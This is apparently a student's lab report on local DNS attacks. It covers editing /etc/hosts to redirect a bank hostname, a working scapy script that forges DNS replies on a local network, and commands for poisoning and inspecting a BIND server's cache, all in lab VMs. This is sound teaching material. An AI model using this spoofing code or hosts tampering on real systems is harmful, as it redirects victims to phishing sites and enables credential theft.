Justin Gallagher

CSC 482

Local DNS Attack Lab

In this lab, we will experiment with attacks against name resolution on the local machine. Malware frequently uses these techniques to redirect victims to phishing web sites to obtain their account credentials. Local DNS attacks are called pharming. While phishing affects users who click a link, pharming allows the attacker total control over where the victim goes, no matter how they input a web site or domain name. Tasks 1 through 3 have been completed but do not have any write up. This lab begins with task 4 and goes until task 6.

Task 4: Modifying the Host File

In this task, we assume we have taken control of a system and the goal is to redirect any user that tries to access "www.bank32.com" via the hostname to the IP address of our choosing. To do this, I first choose an IP address to redirect to. I will use "1.2.3.4". To redirect users to this address via the hostname, we need to modify the /etc/hosts file and add the following line in:

```
1.2.3.4       www.bank32.com
```

Once this line has been appended to the file, I then use the ping command to try an access "www.bank32.com". In doing so, I find the address given is now "1.2.3.4" which means we are successful in our attack.

```
PING www.bank32.com (1.2.3.4) 56(84) bytes of data.
```

The only issue with this is that using the dig command will uncover the true address of the hostname. Running the dig command, we see that the actual IP address of "www.bank32.com" is 34.102.136.180. If we remove the appended entry to the hosts file, we also see that pinging "www.bank32.com" results in the actual address being shown instead of the modified one.

```
;; ANSWER SECTION:
www.bank32.com.       3600    IN    CNAME    bank32.com.
bank32.com.       600    IN    A    34.102.136.180
```

```
PING www.bank32.com (34.102.136.180) 56(84) bytes of data.
```

These are the commands I used in this task:


```
vim /etc/hosts
ping www.bank32.com
dig www.bank32.com
```

Task 5: Directly Spoofing Response to User

In this task, we assume the victim's machine has not been compromised by us, the attacker, and instead assume that we are on the same local network as our victim. When a user sends a DNS request to the DNS server, an attacker might be able to spoof a response to the user as if it were a response from the DNS server. To achieve this, we will use scapy to write a program that spoofs a response to the user. The outline for the program is given, so after downloading it to the Attack VM, I made the following changes:

```
#!/usr/bin/python3
from scapy.all import *

local_dns_srv = "10.2.3.44"

def spoof_dns(pkt):
  if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    old_ip  = pkt[IP]
    old_udp = pkt[UDP]
    old_dns = pkt[DNS]

    ip  = IP  ( dst   = old_ip.src ,     \
                src   = old_ip.dst  )

    udp = UDP ( dport = old_udp.sport ,  \
                sport = 53 )

    Anssec = DNSRR( rrname = old_dns.qd.qname, \
                    type   = "A" ,              \
                    rdata  = "10.2.3.33" ,        \
                    ttl    = 259200)

    dns = DNS( id = old_dns.id,                   \
               aa=1, qr=1, qdcount=1, ancount=1,  \
               qd = old_dns.qd,                   \
               an = Anssec)

    spoofpkt = ip/udp/dns
    send(spoofpkt)

f = 'udp and (src host 10.2.3.44 and dst port 53)'.format(local_dns_srv)
pkt=sniff(filter=f, prn=spoof_dns)
```

After making the above changes, I then saved the file in the /home/seed/labs/dns directory and called it "dns-task5-spoof-answer.py". I also made it an executable file. I then ran the scapy program. This sets up the Attack VM to sniff packets that are bound for Server, and then send out a spoofed response to the source IP. To see if the program works, I set up the Wireshark program and then I head over to the Seed VM and use the dig command on the "www.example.com" hostname. Back on the Attack VM, I then check Wireshark for the sniffed and spoofed response. I confirm that the program is working correctly because the packets have been intercepted by Wireshark. We can see the original query, along with the spoofed response from the Attack VM below:



```
No.  Time                       Source          Destination     Protocol Length Info
 100 2020-11-16 20:25:33.1117927… 172.31.111.7  10.2.3.45       TCP       60 57600 → 22 [ACK] Seq=1275259335 Ack…
 101 2020-11-16 20:25:33.6831501… 172.31.111.7  10.2.3.45       SSH       98 Client: Encrypted packet (len=44)
 102 2020-11-16 20:25:33.6836122… 10.2.3.45     172.31.111.7    SSH      122 Server: Encrypted packet (len=68)
 103 2020-11-16 20:25:33.7585041… 172.31.111.7  10.2.3.45       TCP       60 57600 → 22 [ACK] Seq=1275259379 Ack…
 104 2020-11-16 20:25:33.9711377… 10.2.3.33     10.2.3.44       DNS       86 Standard query 0x8bd8 A www.example…
 105 2020-11-16 20:25:33.9714524… 10.2.3.44     10.2.3.33       DNS      135 Standard query response 0x8bd8 A ww…
 106 2020-11-16 20:25:34.2219225… 172.31.111.7  10.2.3.45       SSH       98 Client: Encrypted packet (len=44)
 107 2020-11-16 20:25:34.2223490… 10.2.3.45     172.31.111.7    SSH      122 Server: Encrypted packet (len=68)
 108 2020-11-16 20:25:34.2958743… 172.31.111.7  10.2.3.45       TCP       60 57600 → 22 [ACK] Seq=1275259423 Ack…
 109 2020-11-16 20:25:34.7484667… 172.31.111.7  10.2.3.45       SSH       90 Client: Encrypted packet (len=36)
 110 2020-11-16 20:25:34.7739920… 10.2.3.45     172.31.111.7    SSH      106 Server: Encrypted packet (len=52)

▸ Frame 104: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0
▸ Ethernet II, Src: Vmware_b9:a4:29 (00:50:56:b9:a4:29), Dst: Vmware_b9:1a:df (00:50:56:b9:1a:df)
▸ Internet Protocol Version 4, Src: 10.2.3.33, Dst: 10.2.3.44
▸ User Datagram Protocol, Src Port: 56325, Dst Port: 53
▾ Domain Name System (query)
    [Response In: 105]
    Transaction ID: 0x8bd8
  ▸ Flags: 0x0120 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 1

0000  00 50 56 b9 1a df 00 50  56 b9 a4 29 08 00 45 00   .PV....P V..)..E.
0010  00 48 75 ce 00 00 40 11  ea 86 0a 02 03 21 0a 02   .Hu...@. .....!..
0020  03 2c dc 05 00 35 00 34  22 7c 8b d8 01 20 00 01   .,...5.4 "|... ..
0030  00 00 00 00 00 01 03 77  77 77 07 65 78 61 6d 70   .......w ww.examp
0040  6c 65 03 63 6f 6d 00 00  01 00 01 00 00 29 10 00   le.com.. .....)..
0050  00 00 00 00 00 00                                  ......
```

The commands I used in this task are shown below:

```
cd labs/dns
sudo chmod a+x dns-task5-spoof-answer.py
sudo ./dns-task5-spoof-answer.py
dig www.example.com
```

Task 6: DNS Cache Poisoning Attack

In this task, we spoof the response from other DNS servers, and this time we hope that the server will keep the spoofed response in its cache for certain time. Next time, when a user's machine wants to resolve the same host name, the server will use the spoofed response in the cache to reply. This way, attackers only need to spoof once, and the impact will last until the cached information expires. This attack is called DNS cache poisoning. To perform this, we will use the same code from task to send out a spoofed response. Before doing this though, I go to the Server VM and flush its cache so we can see if the cache poisoning attack works. After doing that, I go back to the Attack VM and start up the program. Once it is on, use the dig command in the Seed VM to get the Attack VM to spoof a response.

After it successfully does so, I turn off the program and then open Wireshark to monitor what happens now that the program has been shut off. I then once again use the dig command to prompt a query. In doing so, the server responds, and I then check Wireshark to see if the Attack VM's spoofed response has been cached. It appears after checking Wireshark that the packets are still showing as if they are being spoofed by the Attack VM, so we know that we are successful. We can also check our work by dumping the cache and then using the cat command to see if our response has been cached. After doing so, I see that the response appears in the cache, so we know our attack was successful. The commands used are listed below:

```
sudo rndc flush
cd labs/dns
sudo ./dns-task5-spoof-answer.py
dig www.example.com
sudo rndc dumpdb –cache
cat /var/cache/bind/dump.db
```